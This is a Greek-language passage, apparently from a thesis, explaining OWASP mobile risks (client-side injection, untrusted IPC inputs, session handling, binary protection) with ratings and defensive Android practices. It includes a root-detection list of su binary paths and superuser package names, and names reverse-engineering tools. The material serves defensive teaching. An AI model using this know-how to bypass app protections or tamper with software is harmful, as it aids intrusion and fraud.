Οτιδήποτε μπορεί να αποστείλει δεδομένα στην εφαρμογή όπως εξωτερικοί/εσωτερικοί χρήστες, η ίδια η εφαρμογή ή άλλα κακόβουλα προγράμματα που βρίσκονται εγκατεστημένα στην συσκευή.

Μέθοδοι που χρησιμοποιούνται κατά την επίθεση :

- Δυνατότητα εκμετάλλευσης: ΕΥΚΟΛΗ

Ο επιτιθέμενος διεξάγει επιθέσεις μέσω απλών αρχείων κειμένων και εκμεταλλεύεται τον τρόπο σύνταξης του συμβολομεταφραστή που υπάρχει μέσα στην εφαρμογή. Σχεδόν οποιαδήποτε πηγή δεδομένων μπορεί δυνητικά να χρησιμοποιηθεί στην επίθεση ή μέρη κώδικα από την ίδια την εφαρμογή.

Αδυναμία ασφαλείας :

- Επιπολασμός: ΚΟΙΝΟΣ
- Ανιχνευσιμότητα: ΕΥΚΟΛΗ

Η παραπάνω επίθεση έχει ως αποτέλεσμα την εκτέλεση κακόβουλου κώδικα στην συσκευή μέσω της εφαρμογής. Τυπικά ο παραπάνω κώδικας παρέχεται από τον επιτιθέμενο με την μορφή δεδομένων τα οποία αποστέλλει με διάφορους τρόπους στην εφαρμογή. Τα παραπάνω επεξεργάζονται από το πλαίσιο λογισμικού το οποίο και υποστηρίζει την εφαρμογή. Κατά την διάρκεια της επεξεργασίας τους ειδικοί χαρακτήρες αλλάζουν τον τύπο του περιεχομένου υποχρεώνοντας το πλαίσιο λογισμικού να τα ερμηνεύσει ως κώδικα προς εκτέλεση. Ο κακόβουλος κώδικας εκτελείται, στην καλύτερη περίπτωση, με δικαιώματα του χρήστη της εφαρμογής ενώ στην χειρότερη με αυξημένα δικαιώματα και με μεγαλύτερη πιθανότητα να προκαλέσει σοβαρή βλάβη στο πρόγραμμα. Άλλου τύπου επιθέσεις της ίδιας κατηγορίας, που εισάγουν κώδικα απευθείας σε δυαδικά αρχεία, μπορούν να οδηγήσουν σε ακόμη μεγαλύτερες βλάβες σε σχέση με τα προηγούμενα.

- Τεχνική συνέπεια : ΣΟΒΑΡΗ

Για να αξιολογήσουμε σωστά τις συνέπειες θα πρέπει να διεξάγουμε μία ολοκληρωμένη ανάλυση των πιθανών κινδύνων της εκάστοτε εφαρμογής. Εμφυτεύσεις κώδικα όπως π.χ. «SQL» μπορούν να έχουν σοβαρές συνέπειες στην περίπτωση όπου υπάρχουν παραπάνω από ένας λογαριασμός για την συγκεκριμένη εφαρμογή. Άλλου τύπου επιθέσεις της ίδιας κατηγορίας υπερχειλίζουν την εφαρμογή με δεδομένα αλλά είναι λιγότερο πιθανό να πετύχουν κάτι που να έχει σοβαρό αντίκτυπο λόγω των μέτρων ασφαλείας που υπάρχουν ενσωματωμένα σε όλες σχεδόν τις γλώσσες προγραμματισμού.

Συνέπειες για την επιχείρηση : Εξαρτάται από το είδος της επιχείρησης.

Οι επιπτώσεις που μπορεί να επιφέρει η εκτέλεση κακόβουλου κώδικα εξαρτώνται από το είδος της πληροφορίας που υποκλέπτει, όπως π.χ. διαπιστευτήρια χρήστη, κωδικούς συνεδρίας ή προσωπικά δεδομένα κ.α. Αντίστοιχες επιπτώσεις που μπορεί να έχει σε μια επιχείρηση είναι η απάτη και η παραβίαση της ιδιωτικότητας.

Ο καλύτερος τρόπος για να διαπιστωθεί το κατά πόσο μια εφαρμογή είναι ευάλωτη σε επιθέσεις εμφύτευσης κακόβουλου κώδικα είναι να αναγνωρίσουμε τα σημεία στα οποία γίνεται εισαγωγή δεδομένων και να εξασφαλίσουμε ότι ελέγχονται πλήρως έτσι ώστε να μην είναι η δυνατόν να υλοποιηθεί η εν λόγω επίθεση. Εργαλεία ανάλυσης κώδικα μπορούν να βοηθήσουν έναν αναλυτή να εντοπίσει την χρήση συμβολομεταφραστών και την ροή των δεδομένων μέσα στην εφαρμογή.

Στην συνέχεια ο υπεύθυνος δοκιμών διείσδυσης αναδεικνύει τις ευπάθειες του συστήματος διεξάγοντας δοκιμαστικές εισβολές.

Από τι στιγμή όπου τα δεδομένα προέρχονται από διαφορετικές πηγές στις εφαρμογές για κινητά, είναι σημαντικό να τις απαριθμήσουμε ταξινομώντας τες από τον σκοπό τον οποίο και θέλουν να επιτύχουν. Σε γενικές γραμμές οι επιθέσεις αυτού του τύπου αποσκοπούν σε :

- Δεδομένα που είναι αποθηκευμένα στην συσκευή :
    - Εμφύτευση κώδικα SQL : Η βάση δεδομένων «SQLite», την οποία ενσωματώνουν τα περισσότερα τηλέφωνα και χρησιμοποιούν ως προεπιλογή, μπορεί να υπόκεινται στην ευπάθεια που αναφερόμαστε κάτι που συμβαίνει αντίστοιχα και σε εφαρμογές WEB. Ο κίνδυνος κάποιος να έχει πρόσβαση σε δεδομένα πολλαπλασιάζεται στην περίπτωση όπου χρησιμοποιούν της εφαρμογή πολλαπλοί χρήστες με πρόσβαση σε διαβαθμισμένο περιεχόμενο.
    - Παραλήψεις στον τρόπο που η εφαρμογή χειρίζεται τα τοπικά αρχεία : Έχει τα ίδια αποτελέσματα με την προηγούμενη ευπάθεια με μόνη διαφορά ότι τα δεδομένα αναφέρονται σε αρχεία που είναι αποθηκευμένα στο φάκελο της εφαρμογής.
- Κλοπή δεδομένων συνεδρίας : Στην περίπτωση όπου ο περιηγητής ιστού της συσκευής υπόκεινται στην ευπάθεια εμφύτευσης κώδικα JavaScript.
- Στις λειτουργίες ή στις διεπαφές της εφαρμογής : Αποστέλλονται τυχαίες ροές δεδομένων (fuzzed) έτσι ώστε να υποχρεώσουν την εφαρμογή να παρουσιάσει σφάλμα. Κυρίως στόχος των παραπάνω τεχνικών είναι παραβιασμένα (jailbroken) κινητά.
- Στο δυαδικό κώδικα : Κακόβουλο λογισμικό για κινητά ή άλλες εφαρμογές μπορούν να διεξάγουν επιθέσεις τύπου «binary» κατά του επιπέδου παρουσίασης (HTML, JavaScript, CSS) ή κατά των εκτελέσιμων αρχείων της εφαρμογής. Οι παραπάνω εμφυτεύσεις κώδικα λαμβάνουν χώρα είτε μέσω του επιπέδου του πλαισίου λογισμικού ή και απευθείας στο κυρίως αρχείο της εφαρμογής την στιγμή που αυτό εκτελείται.

Γενικότερα, προστασία από επιθέσεις αυτού του τύπου, απαιτεί την εξέταση όλων των πηγών από τις οποίες μπορεί η εφαρμογή να δεχθεί δεδομένα τα οποία και πρέπει να ελέγξει πριν προβεί σε οποιοδήποτε είδος επεξεργασίας. Παρακάτω παρουσιάζονται μερικές καλές πρακτικές για συσκευές με λειτουργικό σύστημα Android :

- Εμφύτευση κώδικα SQL : Δεδομένα που προέρχονται από δυναμικά ερωτήματα ή παροχέα περιεχομένου θα πρέπει να ελέγχονται.
- Εμφύτευση κώδικα JavaScript: Έλεγχος ότι το πρόσθετο της JavaScript είναι απενεργοποιημένο για όλες τις προβολές τύπου WEB.
- Επιβεβαίωση ότι η πρόσβαση σε αρχεία συστήματος είναι απενεργοποιημένη για όλες τις προβολές τύπου WEB «webview.getSettings().setAllowFileAccess (false);».
- Εμφύτευση τυχαίου κώδικα (Fuzzing) : Ενέργειες και δεδομένα επικυρώνονται και φιλτράρονται για όλες τις διαδικασίες.

## 4.8. Λήψη κρίσιμων αποφάσεων που βασίζονται σε δεδομένα προερχόμενα από μη έμπιστες πηγές

Φορείς επίθεσης : Εξαρτάται από το είδος της εφαρμογής .

Συμπεριλαμβάνονται όποιοι μπορούν να εισάγουν μη έμπιστα δεδομένα σε ευαίσθητες κλήσεις μεθόδων όπως χρήστες, κακόβουλο λογισμικό ή μια τρωτή σε ευπάθειες εφαρμογή.

Μέθοδοι που χρησιμοποιούνται κατά την επίθεση :

- Δυνατότητα εκμετάλλευσης: ΕΥΚΟΛΗ

Ο επιτιθέμενος με πρόσβαση στην εφαρμογή μπορεί να υποκλέψει ενδιάμεσες κλήσεις και να παραποιήσει τα αποτελέσματα αλλοιώνοντας τις όποιες διαθέσιμες παραμέτρους.

Αδυναμία ασφαλείας :

- Επιπολασμός: ΚΟΙΝΟΣ
- Ανιχνευσιμότητα: ΕΥΚΟΛΗ

Οι προγραμματιστές διαχωρίζουν τους χαμηλού από τους υψηλού επιπέδου χρήστες χρησιμοποιώντας κρυφά πεδία και τιμές ή μέσω ειδικών λειτουργιών. Ο επιτιθέμενος μπορεί να υποκλέψει τις κλήσεις που λαμβάνουν χώρα εσωτερικά μεταξύ των διεργασιών (IPC) ή μεταξύ υπηρεσιών WEB και τις αλλοιώσει αλλάζοντας ευαίσθητες για το σύστημα παραμέτρους. Αδύναμες υλοποιήσεις των παραπάνω λειτουργιών μπορούν να έχει ως αποτέλεσμα την αθέμιτη πρόσβαση σε υψηλού επιπέδου δικαιώματα (π.χ. διαχειριστή της εφαρμογής).

- Τεχνική συνέπεια : ΣΟΒΑΡΗ

Η συγκεκριμένη ευπάθεια μπορεί να οδηγήσει σε κλιμάκωση προνομίων, απώλεια της εμπιστευτικότητας και της ακεραιότητας των δεδομένων μέσω της παράκαμψης των μηχανισμών ασφαλείας της εφαρμογής.

Συνέπειες για την επιχείρηση : Εξαρτάται από το είδος της επιχείρησης.

Απώλεια της φήμης, της ακεραιότητας και της εμπιστευτικότητας της εταιρείας / οργανισμού.

Οι εφαρμογές για συσκευές κινητής τηλεφωνίας δέχονται δεδομένα από πολλές διαφορετικές πηγές. Στις περισσότερες περιπτώσεις υπάρχει ένας μηχανισμός επικοινωνίας μεταξύ των διεργασιών πάνω στο οποίο καλό θα ήταν να ενσωματωθούν οι παρακάτω πρακτικές :

- Στην περίπτωση όπου υπάρχει διεργασιακή επικοινωνία (IPC) η εφαρμογή θα πρέπει να περιορίζει την πρόσβαση χρησιμοποιώντας μία λίστα με τις εφαρμογές που θα εμπιστεύεται.
- Ευαίσθητες τύπου ενέργειες οι οποίες προέρχονται από σημεία εισόδου των ανωτέρω επικοινωνιών θα πρέπει να συμπεριλαμβάνουν την αλληλεπίδραση του χρήστη πριν να εκτελεστούν.
- Όλη η πληροφορία που δέχεται η εφαρμογή από τα σημεία εισόδου πρέπει να υπόκεινται σε αυστηρούς ελέγχους.
- Να αποφεύγεται η ανταλλαγή ευαίσθητου τύπου πληροφορίας μεταξύ των δια-διεργασιακών επικοινωνιών καθώς υπάρχει η πιθανότητα κάτω από συγκεκριμένες συνθήκες να μπορεί να διαβαστεί από άλλες μη εξουσιοδοτημένες για τον σκοπό αυτό εφαρμογές.

## 4.9. Εσφαλμένη διαχείριση συνεδριών

Φορείς επίθεσης : Εξαρτάται από το είδος της εφαρμογής .

Οποιοσδήποτε ή οποιαδήποτε εφαρμογή με πρόσβαση στα δεδομένα του πρωτοκόλλου HTTP/S, σε αρχεία τύπου «Cookie» κ.α.

Μέθοδοι που χρησιμοποιούνται κατά την επίθεση :

- Δυνατότητα εκμετάλλευσης: ΕΥΚΟΛΗ

Αφορά όσους έχουν φυσική πρόσβαση στην συσκευή με δυνατότητα καταγραφής των δεδομένων που διακινούνται μέσω δικτύου καθώς και ιοβόλο λογισμικό εγκατεστημένο στην συσκευή.

Αδυναμία ασφαλείας :

- Επιπολασμός: ΚΟΙΝΟΣ
- Ανιχνευσιμότητα: ΕΥΚΟΛΗ

Με σκοπό να διευκολυνθεί μία συναλλαγή με επίβλεψη κατάστασης (stateful) μεταξύ ενός χρήστη και τους διακομιστές με τους οποίους συνδέεται η εφαρμογή, χρησιμοποιούνται κωδικοί συνεδρίας έτσι ώστε να έχουμε υπηρεσίες επίβλεψης κατάστασης σε πρωτόκολλα που δεν τις

υποστηρίζουν όπως HTTP ή SOAP. Έτσι κατά την επιτυχημένη αυθεντικοποίηση του χρήστη από τον κατάλληλο διακομιστή ο τελευταίος εκδίδει ένα κωδικό τον οποίο αποστέλλει στην εφαρμογή που τον χρησιμοποιεί για όλες τις μετέπειτα συναλλαγές με τον διακομιστή. Η παραπάνω διαδικασία επιτρέπει στον διακομιστή να επιβάλλει αυθεντικοποίηση και εξουσιοδότηση για κάθε αίτημα το οποίο προέρχεται από την εφαρμογή που βρίσκεται εγκατεστημένη στο κινητό τηλέφωνο. Εσφαλμένη διαχείριση συνεδρίας προκύπτει όταν ο κωδικός αποκαλύπτεται σε μη εξουσιοδοτημένα άτομα κατά την διάρκεια μιας συναλλαγής.

- Τεχνική συνέπεια : ΣΟΒΑΡΗ

Στην περίπτωση όπου κάποιος γνωρίζει τους κωδικούς συνεδρίας είναι σε θέση να υποδυθεί τον χρήστη υποβάλλοντας τους στο διακομιστή. Η σοβαρότητα ενός τέτοιου περιστατικού εξαρτάται από τον χρήστη στον οποίο αντιστοιχεί ο κλεμμένος κωδικός και από τι είδους υπηρεσία αιτείται με χειρότερη περίπτωση αυτή όπου οι κωδικοί που υπεκλάπησαν αντιστοιχούν σε χρήστη με δικαιώματα διαχειριστή.

Συνέπειες για την επιχείρηση : Εξαρτάται από το είδος της επιχείρησης.

Στην περίπτωση αυτή ο επιτιθέμενος μπορεί να υποδυθεί ένα άλλο νόμιμο χρήστη και να προβεί σε ενέργειες εκ μέρους του. Αυτό μπορεί να έχει ως αποτέλεσμα απάτη, κλοπή πληροφορίας έως και διακοπή επιχειρηματικών δραστηριοτήτων.

Η κακή διαχείριση των συνεδριών τυπικά έχει τα ίδια αποτελέσματα με την ευπάθεια των ελλιπών διαδικασιών αυθεντικοποίησης. Από την στιγμή που κάποιος αυθεντικοποιηθεί και συνδεθεί ο κωδικός της συνεδρίας πρέπει να προστατευτεί αντίστοιχα με τον μηχανισμό αυθεντικοποίησης. Παρακάτω αναφέρονται μερικά παραδείγματα :

- Αποτυχία στην διαδικασία ακύρωσης των κωδικών συνεδρίας που έχουν λήξει στον διακομιστή : Πολλοί προγραμματιστές ακυρώνουν μεν τους κωδικούς συνεδρίας που έχουν λήξει στην εφαρμογή αλλά όχι και στον διακομιστή.
- Απουσία του μηχανισμού προστασίας του χρονικού ορίου μέσα στο οποίο ισχύουν οι κωδικοί : Κάθε εφαρμογή πρέπει να έχει χρονικό όριο λήξης των συνεδριών το οποίο συχνά δεν υλοποιείται και από την μεριά των διακομιστών. Τα χρονικά όρια εξαρτώνται από το είδος της εφαρμογής και ποικίλουν. Προτείνεται 15 λεπτά της ώρας χρονικό όριο για μία εφαρμογή με ιδιαίτερα υψηλές, 30 λεπτά της ώρας για μεσαίες και 1 ώρα για χαμηλές απαιτήσεις ασφάλειας.
- Λάθος διαχείριση των κωδικών συνεδρίας που βρίσκονται αποθηκευμένοι σε αρχεία τύπου cookie : Ένα μεγάλο πρόβλημα των υλοποιήσεων διαχείρισης συνεδριών είναι η αποτυχία τους να αλλάζουν τους κωδικούς συνεδρίας αναλόγως της κατάστασης στην οποία βρίσκεται η διαδικασία αυθεντικοποίησης. Τέτοιες αλλαγές κατάστασης είναι :
    - Αλλαγή από ανώνυμος σε συνδεδεμένος.
    - Εναλλαγή χρηστών.
    - Αναβάθμιση σε υπερχρήστη.
    - Λήξη χρονικού ορίου συνεδρίας.
- Μη ασφαλής διαδικασία δημιουργίας κωδικών συνεδρίας : Όπως στους κρυπταλγόριθμους έτσι και στους κωδικούς συνεδρίας οι προγραμματιστές θα πρέπει να χρησιμοποιούν καθιερωμένες και αξιόπιστες μεθόδους για την δημιουργία τους. Θα πρέπει να έχουν αρκετό μήκος, πολυπλοκότητα και ψευδο-τυχαιότητα προκειμένου να είναι δύσκολο να προβλεφθούν.

Προκειμένου να υπάρχει ορθή διαχείριση των συνεδριών πρέπει να εξασφαλιστεί ότι μέσα σε ένα κύκλο ζωής μιας συνεδρίας η εφαρμογή θα δημιουργεί, θα διατηρεί όσο χρειάζεται και τέλος θα καταστρέφει όταν πρέπει τους κωδικούς με σωστό τρόπο.

## 4.10. Ελλιπής προστασία των δυαδικών αρχείων

Φορείς επίθεσης : Εξαρτάται από το είδος της εφαρμογής .

Συνήθως ο επιτιθέμενος θα αναλύσει και θα χρησιμοποιήσει τεχνικές ανάστροφης μηχανίκευσης πάνω στην εφαρμογή προκειμένου την τροποποιήσει έτσι ώστε να μπορέσει να εκτελέσει λειτουργίες που δεν είναι ορατές στον χρήστη.

Μέθοδοι που χρησιμοποιούνται κατά την επίθεση :

- Δυνατότητα εκμετάλλευσης: ΜΕΣΑΙΑ

Αυτοματοποιημένα εργαλεία ανάστροφης μηχανίκευσης καθώς και ιοβόλο λογισμικό.

Αδυναμία ασφαλείας :

- Επιπολασμός: ΚΟΙΝΟΣ

Η έλλειψη μηχανισμού προστασίας των δυαδικών αρχείων εκθέτει την εφαρμογή σε μία μεγάλη ποικιλία από τεχνικούς και επιχειρηματικούς κινδύνους. Η έλλειψη των παραπάνω μηχανισμών έχει ως αποτέλεσμα ότι η εφαρμογή μπορεί να αναλυθεί, να εφαρμοστούν τεχνικές ανάστροφης μηχανίκευσης και να τροποποιηθεί με σχετική ευκολία. Ακόμα όμως και με την ύπαρξη των παραπάνω μηχανισμών είναι θέμα χρόνου για κάποιον που χρησιμοποιεί ειδικά εργαλεία για τον σκοπό αυτό να μπορέσει να εφαρμόσει τις παραπάνω τεχνικές. Είναι εξαιρετικά σύνηθες φαινόμενο οι εφαρμογές που αναπτύσσονται ακόμη και σήμερα να μην φέρουν καμία προστασία απέναντι σε αυτού του τύπου των επιθέσεων.

- Ανιχνευσιμότητα: ΕΥΚΟΛΗ

Είναι δύσκολο να εντοπιστεί ότι ο κώδικας μιας εφαρμογής έχει αποκαλυφθεί χρησιμοποιώντας τεχνικές ανάστροφης μηχανίκευσης. Συνήθως ο προγραμματιστής αναγνωρίζει τον κώδικα της εφαρμογής του σε κάποια άλλη που βρίσκεται σε κάποιο από τα ηλεκτρονικά καταστήματα Google Play, iTunes ή τρίτων και αυτό κατά τύχη και όχι μέσω της όποιας πολιτικής έχουν τα παραπάνω ηλεκτρονικά καταστήματα. Υπάρχουν πολλοί και ποικίλοι τρόποι να αναγνωριστεί η όποια τροποποίηση κώδικα. Αρκετοί από αυτούς εφαρμόζουν τεχνικές που εντοπίζουν προσπάθειες για τροποποίηση / εισαγωγή κώδικα κατά την εκκίνηση και αντιδρούν με προκαθορισμένους τρόπους ενώ στις περιπτώσεις όπου αυτό δεν είναι εφικτό διακόπτουν την εκτέλεση της εφαρμογής.

- Τεχνική συνέπεια : ΣΟΒΑΡΗ

Η πλειοψηφία των εφαρμογών δεν ενσωματώνουν μηχανισμούς που θα αποτρέψουν ένα επιτιθέμενο από το να αναλύσει, να εφαρμόσει τεχνικές ανάστροφης μηχανίκευσης ή να τροποποιήσει τον δυαδικό κώδικα τους. Οι εταιρείες / οργανισμοί θα πρέπει να εφαρμόσουν μηχανισμούς προστασίας απέναντι σε αυτού του τύπου των επιθέσεων στις παρακάτω περιπτώσεις:

- Ανάλυση και τεχνικές ανάστροφης μηχανίκευσης : Μηχανισμοί προστασίας καθυστερούν ένα επιτιθέμενο από το να αναλύσει εκτεθειμένες διεπαφές και να εφαρμόσει τις παραπάνω τεχνικές. Συχνά παρατηρείται το φαινόμενο να υποκλέπτονται μέρη του κώδικα τα οποία να χρησιμοποιούνται σε άλλη εφαρμογή χωρίς ο ιδιοκτήτης να λάβει γνώση.
- Μη εξουσιοδοτημένη τροποποίηση του κώδικα της εφαρμογής : Και στην περίπτωση αυτή οι παραπάνω μηχανισμοί απλά καθυστερούν τον επιτιθέμενο στην προσπάθεια του να τροποποιήσει τον κώδικα ή τον τρόπο με τον οποίο συμπεριφέρεται η εφαρμογή και να προσθέσει / αφαιρέσει λειτουργίες. Αυτό είναι πιθανότερο να συμβεί σε εφαρμογές που αποθηκεύουν, αποστέλλουν ή επεξεργάζονται προσωπική ή άλλου τύπου ευαίσθητη πληροφορία όπως κωδικούς πρόσβασης ή / και αριθμούς πιστωτικών καρτών. Συχνά η αλλοίωση του κώδικα της εφαρμογής υλοποιείται είτε μέσω επανασυσκευασίας της είτε μέσω της εισαγωγής κακόβουλου λογισμικού μέσα σε αυτή.

Συνέπειες για την επιχείρηση : Εξαρτάται από το είδος της επιχείρησης.

Συνέπειες για την επιχείρηση θεωρείται η κλοπή των προσωπικών και εμπιστευτικών δεδομένων – πνευματικής ιδιοκτησίας, η μη εξουσιοδοτημένη πρόσβαση, η απάτη, η βλάβη στην

φήμη και στην εμπιστοσύνη με τους πελάτες της εταιρείας, η απώλεια εσόδων και ιδιωτικότητας καθώς και οι αλλοιώσεις στην διεπαφή του χρήστη με την εφαρμογή.

Στην περίπτωση όπου φιλοξενείται ο κώδικας της εφαρμογής σε αναξιόπιστο περιβάλλον είναι εκτεθειμένος στους παραπάνω κινδύνους. Ως αναξιόπιστο καθορίζεται αυτό στο οποίο ο οργανισμός / εταιρεία δεν έχει φυσικό έλεγχο, και περιλαμβάνει τους πελάτες, το υλικολογισμικό (firmware) που βρίσκεται εγκατεστημένο σε συσκευές, οι χώροι αποθήκευσης στο νέφος ή τα κέντρα δεδομένων σε συγκεκριμένες χώρες. Στην περίπτωση όπου η απάντηση σε μία τουλάχιστον από τις παρακάτω ερωτήματα είναι θετική τότε η εφαρμογή υπό εξέταση είναι ευάλωτη στις επιθέσεις που αναφέρθηκαν.

Ερωτήματα προς απάντηση:

- Μπορεί κάποιος να αποκρυπτογραφήσει τον κώδικα της εφαρμογής χρησιμοποιώντας αυτοματοποιημένα εργαλεία όπως το ClutchMod ( ειδικά για iPhone) ή χρησιμοποιώντας τον GDB[54];
- Είναι δυνατό για κάποιον να εφαρμόσει τεχνικές ανάστροφης μηχανίκευσης χρησιμοποιώντας αυτοματοποιημένα εργαλεία όπως το «dex2jar»; (Android)
- Υπάρχει περίπτωση να χρησιμοποιηθούν αυτοματοποιημένα εργαλεία όπως το «Hopper» ή το «IDA Pro» για να απεικονίσει την ροή και τον ψευδοκώδικα της εφαρμογής;
- Μπορεί ο επιτιθέμενος να τροποποιήσει το επίπεδο παρουσίασης (HTML/JS/CSS) της εφαρμογής που βρίσκεται εγκατεστημένη στην συσκευή και να εκτελέσει τροποποιημένο κώδικα «JavaScript»;
- Χρησιμοποιώντας ένα δεκαεξαδικό συντακτήρα είναι δυνατό κάποιος να τροποποιήσει το εκτελέσιμο αρχείο της εφαρμογής παρακάμπτοντας με τον τρόπο αυτό έναν έλεγχο ασφάλειας;

Προκειμένου να αποφύγουμε τις επιθέσεις που περιγράψαμε στα δυαδικά αρχεία θα πρέπει η εφαρμογή να ενσωματώνει λειτουργίες όπως :

- Μηχανισμός που να αναγνωρίζει εάν το λειτουργικό σύστημα που είναι εγκατεστημένη/προς εγκατάσταση έχει παραβιαστεί (jailbroken) ή εκτελείται κάποιο πρόγραμμα εντοπισμού σφαλμάτων (debugger).
- Χρήση των αθροισμάτων ελέγχου ή αλλιώς «checksums».
- Υλοποίηση της τεχνικής ελέγχου των πιστοποιητικών «Certificate Pinning».

Στην συνέχεια η εφαρμογή θα πρέπει να μετριάζει δύο διαφορετικούς κινδύνους στους οποίους είναι εκτεθειμένες οι παραπάνω λειτουργίες όπως :

- Να αποτρέπει ένα επιτιθέμενο να εφαρμόσει τεχνικές ανάστροφης μηχανίκευσης και μεθόδους στατικής ή δυναμικής ανάλυσης.
- Να μπορεί να διακρίνει στην εκκίνηση ότι ο κώδικας έχει προστεθεί ή και τροποποιηθεί σε σχέση με τον αρχικό και να αντιδρά ανάλογα.

Καλές πρακτικές για το λειτουργικό σύστημα Android :

- Έλεγχος εάν το λειτουργικό σύστημα έχει παραβιαστεί : Στην περίπτωση που το αρχείο build.prop περιλαμβάνει την γραμμή ro.build.tags=test-keys είναι ένδειξη μη επίσημης έκδοσης.
- Υπάρχει το αρχείο /etc/security/otacerts.zip; (αρχεία πιστοποιητικών).
- Έλεγχος για γνωστά τροποποιημένα πακέτα εγκατάστασης λογισμικού (apk's) όπως :
    - com.noshufou.android.su.
    - com.thirdparty.superuser.
    - eu.chainfire.supersu.
    - com.koushikdutta.superuser.


- Έλεγχος για αρχεία τύπου «su binaries»[55] :
    - /system/bin/su
    - /system/xbin/su
    - /sbin/su
    - /system/su
    - /system/bin/.ext/.su
- Εκτέλεση της εντολής «su» και έλεγχος του κωδικού του τρέχοντος χρήστη. Στην περίπτωση που επιστραφεί η τιμή 0 η εντολή είναι επιτυχής.

Περισσότερα για το θέμα αυτό υπάρχουν διαθέσιμα από τον OWASP στην παρακάτω διεύθυνση:https://www.owasp.org/index.php/Technical_Risks_of_Reverse_Engineering_and_Unauthorized_Code_Modification

# 5. Τεχνικές και εργαλεία ανάλυσης εφαρμογών για «έξυπνα» κινητά τηλέφωνα σύμφωνα με τον οργανισμό «OWASP»

## 5.1. Εισαγωγή

